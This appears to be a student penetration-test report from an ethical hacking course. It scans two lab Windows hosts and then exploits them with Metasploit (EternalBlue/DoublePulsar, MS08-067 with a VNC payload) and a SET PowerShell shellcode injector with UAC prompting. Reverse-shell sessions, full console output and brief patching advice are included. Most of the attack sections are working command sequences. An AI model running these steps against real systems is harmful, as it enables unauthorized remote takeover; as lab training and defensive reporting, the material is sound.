

# PROJECT REPORT


**CERTIFIED ETHICAL HACKING PROFESSIONAL**

AT

INDIAN CYBER SECURITY SOLUTIONS

Raktim Mukhopadhyay

# DASHBOARD



■ CRITICAL

■ MEDIUM

■ INFO

# SCOPE OF WORK

IPV4 ADDRESS	OPERATING SYSTEM
192.168.1.6	WINDOWS 7 SP1
192.168.1.8	WINDOWS XP SP2

# TECHNICAL DETAILS

IP ADDRESS-192.168.1.6

## PORT DETAILS-

	Port ▼	Protocol	State	Service	Version
✓	135	tcp	open	msrpc	Microsoft Windows RPC
✓	139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
✓	445	tcp	open	microsoft-ds	Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
✓	49152	tcp	open	msrpc	Microsoft Windows RPC
✓	49153	tcp	open	msrpc	Microsoft Windows RPC
✓	49154	tcp	open	msrpc	Microsoft Windows RPC
✓	49155	tcp	open	msrpc	Microsoft Windows RPC
✓	49156	tcp	open	msrpc	Microsoft Windows RPC
✓	49157	tcp	open	msrpc	Microsoft Windows RPC

## HOST DETAILS

▼ 192.168.1.6

▼ **Host Status**

State: up

Open ports: 9

Filtered ports: 0

Closed ports: 991

Scanned ports: 1000

Up time: 2967

Last boot: Wed Jul 5 09:57:16 2017

▼ **Addresses**

IPv4: 192.168.1.6

IPv6: Not available

MAC: 00:0C:29:06:BC:64

▼ **Operating System**

Name: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1

Accuracy: 100%

▼ **Ports used**

Port-Protocol-State: 135 - tcp - open

Port-Protocol-State: 1 - tcp - closed

Port-Protocol-State: 40470 - udp - closed

▼ **OS Classes**

Type	Vendor	OS Family	OS Generation	Accuracy
general purpose	Microsoft	Windows	8.1	100%

► TCP Sequence

► IP ID Sequence

► TCP TS Sequence

► Comments

## IP ADDRESS-192.168.1.8

### PORT DETAILS-

	Port	Protocol	State	Service	Version
✓	135	tcp	open	msrpc	Microsoft Windows RPC
✓	139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
✓	445	tcp	open	microsoft-ds	Windows XP microsoft-ds

### HOST DETAILS

▼ 192.168.1.8

▼ **Host Status**

State: up  
Open ports: 3  
Filtered ports: 0  
Closed ports: 997  
Scanned ports: 1000  
Up time: Not available  
Last boot: Not available



▼ **Addresses**

IPv4: 192.168.1.8  
IPv6: Not available  
MAC: 00:0C:29:A8:DE:C9

▼ **Operating System**

Name: Microsoft Windows XP Professional SP2  
or Windows Server 2003

Accuracy: 

100%

▶ Ports used

▶ OS Classes

▶ TCP Sequence

▶ IP ID Sequence

▶ TCP TS Sequence

▶ Comments

# VULNERABILITIES

## Microsoft Windows SMBv1 Vulnerability(MS17-010)

**TARGET-192.168.1.6**

**CRITICAL**

### Description

The remote Windows host is affected by the following vulnerabilities :Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148).An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147).ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

### Attack: CVE-2017-0143 MS17-010

```
root@kali:~# msfconsole
msf > search doublepulsar
[!] Module database cache not built yet, using slow search
```

#### Matching Modules

Name	Disclosure Date	Rank	Description
-----	-----	----	-----
auxiliary/scanner/smb/smb_ms17_010		normal	MS17-010 SMB RCE Detection
exploit/windows/smb/eternalblue_doublepulsar		normal	EternalBlue

```
msf > use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(eternalblue_doublepulsar) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(eternalblue_doublepulsar) > options
```

#### Module options (exploit/windows/smb/eternalblue\_doublepulsar):

Name	Current Setting	Required	Description
-----	-----	-----	-----
DOUBLEPULSARPATH	/root/Eternalblue-Doublepulsar-Metasploit/deps/	yes	Path directory of Doublepulsar
ETERNALBLUEPATH	/root/Eternalblue-Doublepulsar-Metasploit/deps/	yes	Path directory of Eternalblue
PROCESSINJECT	wlms.exe	yes	Name of process to inject into
(Change to lsass.exe for x64)			
RHOST		yes	The target address
RPORT	445	yes	The SMB service port (TCP)
TARGETARCHITECTURE	x86	yes	Target Architecture (Accepted:
x86, x64)			
WINEPATH	/root/.wine/drive_c/	yes	WINE drive_c path

#### Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id Name

-- ----

8 Windows 7 (all services pack) (x86) (x64)

msf exploit(eternalblue\_doublepulsar) > set rhost 192.168.1.6

rhost => 192.168.1.6

msf exploit(eternalblue\_doublepulsar) > set lhost 192.168.1.7

lhost => 192.168.1.7

msf exploit(eternalblue\_doublepulsar) > set processinject explorer.exe

processinject => explorer.exe

msf exploit(eternalblue\_doublepulsar) > run

[\*] Started reverse TCP handler on 192.168.1.7:4444

[\*] 192.168.1.6:445 - Generating Eternalblue XML data

[\*] 192.168.1.6:445 - Generating Doublepulsar XML data

[\*] 192.168.1.6:445 - Generating payload DLL for Doublepulsar

[\*] 192.168.1.6:445 - Writing DLL in /root/.wine/drive\_c/eternal11.dll

[\*] 192.168.1.6:445 - Launching Eternalblue...

[+] 192.168.1.6:445 - Pwned! Eternalblue success!

[\*] 192.168.1.6:445 - Launching Doublepulsar...

[\*] Sending stage (957487 bytes) to 192.168.1.6

[\*] Meterpreter session 1 opened (192.168.1.7:4444 -> 192.168.1.6:49159) at 2017-07-05 22:52:48 - 0400

[+] 192.168.1.6:445 - Remote code executed... 3... 2... 1...

meterpreter > cd ..

meterpreter > cd ..

meterpreter > ls

Listing: C:\

=====

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	2017-06-14 08:40:32 -0400	\$Recycle.Bin
100444/r--r--r--	8192	fil	2017-06-14 22:00:07 -0400	BOOTSECT.BAK
40777/rwxrwxrwx	0	dir	2017-06-14 22:00:06 -0400	Boot
100444/r--r--r--	313445	fil	2017-06-14 08:38:32 -0400	CAJRE
40777/rwxrwxrwx	0	dir	2009-07-14 00:53:55 -0400	Documents and Settings
40777/rwxrwxrwx	0	dir	2009-07-13 22:37:05 -0400	PerfLogs
40555/r-xr-xr-x	0	dir	2017-06-24 07:28:38 -0400	Program Files
40777/rwxrwxrwx	0	dir	2017-06-14 08:43:36 -0400	ProgramData
40777/rwxrwxrwx	0	dir	2017-06-14 08:37:51 -0400	Recovery
40777/rwxrwxrwx	0	dir	2017-07-05 11:26:33 -0400	System Volume Information
40555/r-xr-xr-x	0	dir	2017-06-14 08:39:46 -0400	Users
40777/rwxrwxrwx	0	dir	2017-06-14 21:05:42 -0400	Windows
100777/rwxrwxrwx	24	fil	2009-06-10 17:42:20 -0400	autoexec.bat
100444/r--r--r--	383786	fil	2010-11-20 16:29:06 -0500	bootmgr
100666/rw-rw-rw-	10	fil	2009-06-10 17:42:20 -0400	config.sys
100666/rw-rw-rw-	1073741824	fil	2017-07-05 22:44:14 -0400	pagefile.sys

meterpreter > cd Users

meterpreter > ls

Listing: C:\Users

=====

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100666/rw-rw-rw-	4096	fil	2017-06-14 08:43:36 -0400	All Users
40555/r-xr-xr-x	0	dir	2009-07-14 03:17:20 -0400	Default
40777/rwxrwxrwx	0	dir	2009-07-14 00:53:55 -0400	Default User
40555/r-xr-xr-x	0	dir	2011-04-11 22:24:18 -0400	Public
40777/rwxrwxrwx	0	dir	2017-06-14 08:41:02 -0400	Raktim Mukherjee
100666/rw-rw-rw-	174	fil	2009-07-14 00:41:57 -0400	desktop.ini



```

Applications → | P | File Edit View VM Tools Help | [Icons] | root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.6     yes       The listen address
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
8   Windows 7 (all services pack) (x86) (x64)

msf exploit(externalblue_doublepulsar) > set rhost 192.168.1.6
rhost => 192.168.1.6
msf exploit(externalblue_doublepulsar) > set lhost 192.168.1.7
lhost => 192.168.1.7
msf exploit(externalblue_doublepulsar) > set processinject explorer.exe
processinject => explorer.exe
msf exploit(externalblue_doublepulsar) > run

[*] Started reverse TCP handler on 192.168.1.7:4444
[*] 192.168.1.6:445 - Generating Eternalblue XML data
[*] 192.168.1.6:445 - Generating Doublepulsar XML data
[*] 192.168.1.6:445 - Generating payload DDL for Doublepulsar
[*] 192.168.1.6:445 - Writing DLL in /root/.wine/drive_c/external11.dll
[*] 192.168.1.6:445 - Launching Eternalblue...
[*] 192.168.1.6:445 - Pwned! Eternalblue success!
[*] 192.168.1.6:445 - Launching Doublepulsar...
[*] Sending stage (957487 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.7:4444 -> 192.168.1.6:49159) at 2017-07-05 22:52:48 -0400
[*] 192.168.1.6:445 - Remote code executed... 3... 2... 1...

meterpreter > help

Core Commands
=====
Command      Description
-----
?            Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel      Displays information or control active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings

```

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

# VULNERABILITY IN SERVER SERVICE (MS08-067)

**TARGET-192.168.1.8**

**CRITICAL**

## Description

This is a remote code execution vulnerability. An attacker who successfully exploited this vulnerability could take complete control of an affected system remotely. On Microsoft Windows 2000-based, Windows XP-based, and Windows Server 2003-based systems, an attacker could exploit this vulnerability over RPC without authentication and could run arbitrary code. If an exploit attempt fails, this could also lead to a crash in Svchost.exe. If the crash in Svchost.exe occurs, the Server service will be affected. The Server service provides file, print, and named pipe sharing over the network.

The vulnerability is caused by the Server service, which does not correctly handle specially crafted RPC requests.

## Attack

```
root@kali:~# msfconsole
msf > search ms08_067
[!] Module database cache not built yet, using slow search
Matching Modules
=====
Name                               Disclosure Date  Rank   Description
----
exploit/windows/smb/ms08_067_netapi 2008-10-28      great  MS08-067 Microsoft Server Service Relative Path Stack Corruption

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf exploit(ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
----
RHOST      445              yes       The target address
RPORT      445              yes       The SMB service port (TCP)
SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/vncinject/reverse_tcp):
Name      Current Setting  Required  Description
----
AUTOVNC    true             yes       Automatically launch VNC viewer if present
DisableCourtesyShell true            no        Disables the Metasploit Courtesy shell
EXITFUNC   thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      127.0.0.1        yes       The listen address
LPORT      4444             yes       The listen port
VNCHOST    127.0.0.1        yes       The local host to use for the VNC proxy
VNCPORT    5900             yes       The local port to use for the VNC proxy
ViewOnly   true             no        Runs the viewer in view mode

Exploit target:
Id  Name
--  ---
0   Automatic Targeting

msf exploit(ms08_067_netapi) > set rhost 192.168.1.8
rhost => 192.168.1.8
msf exploit(ms08_067_netapi) > set lhost 192.168.1.7
lhost => 192.168.1.7
msf exploit(ms08_067_netapi) > exploit


[*] Started reverse TCP handler on 192.168.1.7:4444
[*] 192.168.1.8:445 - Automatically detecting the target...
[*] 192.168.1.8:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.1.8:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
```

```

[*] 192.168.1.8:445 - Attempting to trigger the vulnerability...
[*] Sending stage (401920 bytes) to 192.168.1.8
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 1 created in the background.
msf exploit(ms08_067_netapi) > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "raktim-39194473"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding

```

## Proof of Concept



## Solution

Microsoft has released updates under MS08-067. The security update addresses the vulnerability by correcting the way that the Server service handles RPC requests.

# POWERSHELL ALPHANUMERIC SHELLCODE INJECT

**TARGET-192.168.1.6,192.168.1.8**

**MEDIUM**

## Description

The Social Engineering Toolkit also incorporates the more effective attacks based on PowerShell, which is available on all Microsoft operating systems after the release of Microsoft Vista. Because PowerShell shellcode can easily be injected into the target's physical memory, attacks using this vector do not trigger anti-virus alarms. To launch a PowerShell injection attack using setoolkit, select Social-Engineering Attacks from the main menu. Then select PowerShell Attack Vectors from the next menu. This will give the attacker four options for attack types; for this example, select 1 to invoke PowerShell Alphanumeric Shellcode Injector. This will set the attack parameters and prompt the attacker to enter the IP address for the payload listener, which will usually be the IP address of the attacker. When this has been entered, the program will create the exploit code and start a local listener. The PowerShell shellcode that launches the attack is stored at /root/.set/reports/powershell/x86\_powershell\_injection.txt.

## Attack

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party Modules

99) Return back to the main menu.

set> 9

The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.

- 1) Powershell Alphanumeric Shellcode Injector
- 2) Powershell Reverse Shell
- 3) Powershell Bind Shell
- 4) Powershell Dump SAM Database

99) Return to Main Menu

set:powershell>1

Enter the IPAddress or DNS name for the reverse host: 192.168.1.7

set:powershell> Enter the port for the reverse [443]:4444

[\*] Prepping the payload for delivery and injecting alphanumeric shellcode...

[\*] Generating x86-based powershell injection code...

[\*] Reverse HTTPS takes a few seconds to calculate..One moment..

No encoder or badchars specified, outputting raw payload

Payload size: 355 bytes

Final size of c file: 1516 bytes

[\*] Finished generating powershell injection bypass.

[\*] Encoded to bypass execution restriction policy...

[\*] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/

set> Do you want to start the listener now [yes/no]: : yes

[\*] Processing /root/.set/reports/powershell/powershell.rc for ERB directives.

resource (/root/.set/reports/powershell/powershell.rc)> use multi/handler

resource (/root/.set/reports/powershell/powershell.rc)> set payload windows/meterpreter/reverse\_https

payload => windows/meterpreter/reverse\_https

resource (/root/.set/reports/powershell/powershell.rc)> set LPORT 4444

LPORT => 4444

```

resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:4444
[*] Starting the payload handler...
msf exploit(handler) >
[*] https://0.0.0.0:4444 handling request from 192.168.1.6; (UUID: wjxa4ufv) Staging x86 payload (958531 bytes)
...
[*] Meterpreter session 1 opened (192.168.1.7:4444 -> 192.168.1.6:49167) at 2017-07-06 04:21:55 -0400

```

```
msf exploit(handler) > sessions
```

```
Active sessions
=====
```

Id	Type	Information	Connection
1	meterpreter	x86/windows WIN-Q1UASIF22CF\Raktim Mukherjee @ WIN-Q1UASIF22CF	192.168.1.7:4444 -> 192.168.1.6:49167 (192.168.1.6)

```
msf exploit(handler) > use exploit/windows/local/ask
msf exploit(ask) > options
```

```
Module options (exploit/windows/local/ask):
```

Name	Current Setting	Required	Description
FILENAME		no	File name on disk
PATH		no	Location on disk, %TEMP% used if not set
SESSION		yes	The session to run this module on.
TECHNIQUE	EXE	yes	Technique to use (Accepted: PSH, EXE)

```
Exploit target:
```

Id	Name
0	Windows

```
msf exploit(ask) > set session 1
session => 1
msf exploit(ask) > exploit
```

```

[-] Handler failed to bind to 192.168.1.7:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf exploit(ask) > options

```

```
Module options (exploit/windows/local/ask):
```

Name	Current Setting	Required	Description
FILENAME		no	File name on disk
PATH		no	Location on disk, %TEMP% used if not set
SESSION	1	yes	The session to run this module on.
TECHNIQUE	EXE	yes	Technique to use (Accepted: PSH, EXE)

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.7	yes	The listen address
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Windows



```
[*] Started reverse TCP handler on 192.168.1.7:5555
[*] UAC is Enabled, checking level...
[*] The user will be prompted, wait for them to click 'Ok'
[*] Uploading yFxmYcccY.exe - 73802 bytes to the filesystem...
[*] Executing Command!
[*] Sending stage (957487 bytes) to 192.168.1.6
[*] Meterpreter session 2 opened (192.168.1.7:5555 -> 192.168.1.6:49169) at 2017-07-06 04:23:33 -0400
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100666/rw-rw-rw-	4096	fil	2017-06-14 08:43:36 -0400	All Users
40555/r-xr-xr-x	0	dir	2009-07-14 03:17:20 -0400	Default
40777/rwxrwxrwx	0	dir	2009-07-14 00:53:55 -0400	Default User
40555/r-xr-xr-x	0	dir	2011-04-11 22:24:18 -0400	Public
40777/rwxrwxrwx	0	dir	2017-06-14 08:41:02 -0400	Raktim Mukherjee
100666/rw-rw-rw-	174	fil	2009-07-14 00:41:57 -0400	desktop.ini

```

Applications ▾ File Edit View VM Tabs Help
root@kali: ~

File Edit View Search Terminal Help

#####
##### $S?7a, #####
##### 7a, #####
##### ,aS$AC#####
##### "sP"#####
##### "a,$$#####
##### "s#####
#####

==[ metasploit v4.14.25-dev ]
+ -- --[ 1660 exploits - 950 auxiliary - 293 post ]
+ -- --[ 486 payloads - 40 encoders - 9 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set/reports/powershell/powershell.rc for ERB directives.
resource (/root/.set/reports/powershell/powershell.rc)> use multi/handler
resource (/root/.set/reports/powershell/powershell.rc)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (/root/.set/reports/powershell/powershell.rc)> set LPORT 4444
LPORT => 4444
resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:4444
[*] Starting the payload handler...
msf exploit(handler) > sessions

Active sessions
=====
No active sessions.

msf exploit(handler) >
[*] https://0.0.0.0:4444 handling request from 192.168.1.6; (UUID: wjxa4ufv) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (192.168.1.7:4444 -> 192.168.1.6:49167) at 2017-07-06 04:21:55 -0400

msf exploit(handler) > sessions

Active sessions
=====

Id Type Information Connection
-- --
1 meterpreter x86/windows WIN-Q1UASIF22CF\Raktim Mukherjee @ WIN-Q1UASIF22CF 192.168.1.7:4444 -> 192.168.1.6:49167 (192.168.1.6)

msf exploit(handler) >

```

Do not click any unknown .bat file. Also do not allow elevated permissions without verifying the source.